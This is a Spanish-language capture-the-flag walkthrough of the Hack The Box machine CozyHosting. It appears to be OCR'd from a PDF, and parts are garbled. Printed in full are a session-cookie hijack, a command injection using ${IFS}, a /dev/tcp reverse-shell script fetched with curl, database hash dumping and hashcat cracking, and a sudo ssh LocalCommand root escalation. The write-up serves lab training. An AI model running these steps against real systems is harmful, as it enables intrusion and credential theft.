# CozyHosting

# Escaneo


```
Bash
```

```
    nmap -p- --open -n -Pn -vvv 10.129.229.88 -oG allports
```


```
nmap -p- --open -n -Pn -vvv 10.129.229.88 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 09:52 CEST
Initiating SYN Stealth Scan at 09:52
Scanning 10.129.229.88 [65535 ports]
Discovered open port 80/tcp on 10.129.229.88
Discovered open port 22/tcp on 10.129.229.88
SYN Stealth Scan Timing: About 36.75% done; ETC: 09:53 (0:00:53 remaining)
SYN Stealth Scan Timing: About 36.96% done; ETC: 09:55 (0:01:44 remaining)
SYN Stealth Scan Timing: About 37.17% done; ETC: 09:56 (0:02:34 remaining)
Stats: 0:01:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.37% done; ETC: 09:57 (0:03:19 remaining)
SYN Stealth Scan Timing: About 68.44% done; ETC: 09:56 (0:01:09 remaining)
Completed SYN Stealth Scan at 09:54, 154.63s elapsed (65535 total ports)
Nmap scan report for 10.129.229.88
Host is up, received user-set (0.070s latency).
Scanned at 2024-07-18 09:52:23 CEST for 154s
Not shown: 63386 closed tcp ports (reset), 2147 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT
      STATE SERVICE REASON
22/tcp open ssh
                       syn-ack ttl 63
80/tcp open http
                       syn-ack ttl 63
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 154.75 seconds
            Raw packets sent: 68728 (3.024MB) | Rcvd: 64186 (2.567MB)
```

Bash

#### Tenemos el 80 y vemos el DNS



#### Ya sabemos hacemos un nano a /etc/hosts



#### Hacemos un dirsearch para ver directorios que halla

```
Bash

> dirsearch --crawl -u http://cozyhosting.htb/ --exclude-
status 404 --deep-recursive
```


```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/unicomanu/Academia/cozy/reports/http_cozyhosting.htb/_24-07-18_10-22-14.txt


Target: http://cozyhosting.htb/

[10:22:14] Starting: // Start
```


# Y lo ponemos



Aqui parece ser que hay algo de valos que es la parte de sswsions como solo tenemos el puerto 80 vamos a probar parace que nos da una cookie de sesion de un tal kanderson



# Lo ponemos en inspeccion elemento



#### Intentamos el ssh conectarnos con nuestro ip y nombre y nois lo deniega




#### lo que usponemos que puede que este haciendo esto por detras

ssh -i id\_rsa username@hostname

Al ver esto lo que vemos qeu acepta espacios en blanco podemos utilizar este parametro

```
${IFS}
```

Y ya ponemos nuestro comando entero



Y en nuyestro servidor de escucha nos sale el estado 200

```
python3 -m http.server 7000
Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...
10.129.229.88 - - [18/Jul/2024 20:49:01] "GET / HTTP/1.1" 200 -
```

ahora que sabemos poder enviar comandos y que sean existosos vamos a crear un archivo para compartir en nuestra maquina que compartiremos en el servidor

```
cho -e '#!/bin/bash\nsh -i >& /dev/tcp/10.10.14.4/4444 0>&1' > rev.sh
cat rev.sh

File: rev.sh vos not added!

#!/bin/bash von allo whitespaces
2 sh -i >& /dev/tcp/10.10.14.4/4444 0>&1
```

Esto nos hacer una reverse shell

#### Depues lo

compartimos como lo Y ya por ultimo lanzamos hemos echo antes nuestro curl que ejecute el con python archivo y nos de una bash

Nos ponmemos en escucha en el puerto indicado 4444 y lo tenemos

Hacemos el tratamiento TTY de siempre

# **Lateral Movement**

al ver que la consola que nos dan es una carpeta /app con un archivo alojado en .jar vamos a llevarlo a tmp/app

```
unzip -d /tmp/app cloudhosting-0.0.1.jar
```


Nos dirijimos aqui

```
cat /tmp/app/B00T-INF/classes/application.properties
```

```
app@cozyhosting:/app$ cat /tmp/app/BOOT-INF/classes/application.properties server.address=127.0.0.1 server.servlet.session.timeout=5m management.endpoints.web.exposure.include=health,beans,env,sessions,mappings management.endpoint.sessions.enabled = true spring.datasource.driver-class-name=org.postgresql.Driver spring.jpa.database=platform=org.hibernate.dialect.PostgreSQLDialect spring.jpa.hibernate.ddl-auto=none spring.jpa.database=POSTGRESQL spring.datasource.platform=postgres spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting spring.datasource.username=postgres spring.datasource.username=postgres
```

Y Vemos qeu hauy una palicacion que es le postgrepSQL

Nos dirigimos a el



#### Conectamois con cozy

Listamos las base de datos

```
language-basg
```

```
cozyhosting=# \dt
        List of relations
Schema | Name | Type | Owner
public | hosts | table | postgres
public | users | table | postgres
(2 rows)
```

#### Lanzamos la sentencia SQL

\dt

```
Bash
select * from users;
```

```
cozyhosting=# select * from users;
                                                                          | role
                                       password
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
           $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm | Admin
admin
(2 rows)
```

#### Las guardamos en el archivo creed

```
) catrcreed
        File: creed
        kanderson: $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
        admin:$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm
 home/unicomanu/Academia/cozy / Wal/ 🗸
```

kanderson: \$2a\$10\$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm

language-hash

admin: \$2a\$10\$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV 08dm

### Lo descriptamos hashcat

6eH58zim

hashcat creed -m 3200 /usr/share/wordlists/rockyou.txt

```
Cracking performance lower-than expected?
*pAppenda+ws3 to the commandline.
  This danacause your screen to lag.
* Append 9S(to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.
* Update your backend API runtime / driver the right way:
 https://hashcat.net/faq/wrongdriver
* Create more work items to make use of your parallelization power:
 https://hashcat.net/faq/morework
$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
Session.......... hashcat
Status...... Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$10$SpKYdHLB0F0aT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib...kV08dm
Time.Started....: Thu Jul 18 21:46:11 2024 (26 secs)
Time.Estimated ...: Thu Jul 18 21:46:37 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1....:
                       108 H/s (7.07ms) @ Accel:5 Loops:32 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress..... 2800/14344385 (0.02%)
Rejected..... 0/2800 (0.00%)
Restore.Point....: 2775/14344385 (0.02%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Enginel: Device Generator
Candidates.#1....: herman → j123456
Hardware.Mon.#1..: Util: 70%
Started: Thu Jul 18 21:45:39 2024
Stopped: Thu Jul 18 21:46:38 2024
```

language-pass

manchesterunited

miramos el etc/passwd

```
app@cozyhosting:/app$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
app@cozyhosting:/app$
```

vemos que josh tiene bin bash

Ahora vamos a utilizar el puerto 22 que tenemos con josh y la contraseña

```
Ssh josh@10.129.229.88
```

Ya estamos y hemos hechjo el movimiento lateral

```
> ssh josh@10.129.229.88
The authenticity of host '10.129.229.88 (10.129.229.88)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.88' (ED25519) to the list of known hosts.
josh@10.129.229.88's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)
* Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
  System information as of Thu Jul 18 07:50:35 PM UTC 2024
 System load:
                        0.0
                        55.8% of 5.42GB
  Usage of /:
 Memory usage:
  Swap usage:
                       0%
  Processes:
                        240
  Users logged in:
  IPv4 address for eth0: 10.129.229.88
  IPv6 address for eth0: dead:beef::250:56ff:fe94:686e
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$
```

# Escalar privilegios

#### hacemos sudo -l

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Bash

```
sudo /usr/bin/ssh -v -o PermitLocalCommand=yes -o
'LocalCommand=/bin/bash' josh@127.0.0.1
```

```
debug1: Will attempt key: /root/.ssh/id_dsa
debug1: SSH2_MSG_EXT_INFO received
debug1: kex_input_ext_info: server-sig-algs=<ssh-ed25519,sk-ssh-ed25519@openssh.com,ssh-rsa,rs
dsa-sha2-nistp256@openssh.com>
debug1: kex_input_ext_info: publickey-hostbound@openssh.com=<0>
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue: publickey, password
debug1: Next authentication method: publickey
debug1: Trying private key: /root/.ssh/id_rsa
debug1: Trying private key: /root/.ssh/id_ecdsa
debug1: Trying private key: /root/.ssh/id_ecdsa_sk
debug1: Trying private key: /root/.ssh/id_ed25519
debug1: Trying private key: /root/.ssh/id_ed25519_sk
debug1: Trying private key: /root/.ssh/id_xmss
debug1: Trying private key: /root/.ssh/id_dsa
debug1: Next authentication method: password
josh@127.0.0.1's password:
Authenticated to 127.0.0.1 ([127.0.0.1]:22) using "password".
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
root@cozyhosting:/home/josh#
```

```
root@cozyhosting:/home/josh# whoami
root
root@cozyhosting:/home/josh# cd ..
root@cozyhosting:/home# ls
josh
root@cozyhosting:/home# cd ..
root@cozyhosting:/home# cd ..
root@cozyhosting:/# ls
app bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv sys tmp usr var
root@cozyhosting:/# cd /root
root@cozyhosting:-# ls
root.txt
root@cozyhosting:-# cat root.txt
e8367a0a6bb1fcb6fdbbc2bbbeb807b7
root@cozyhosting:-#
```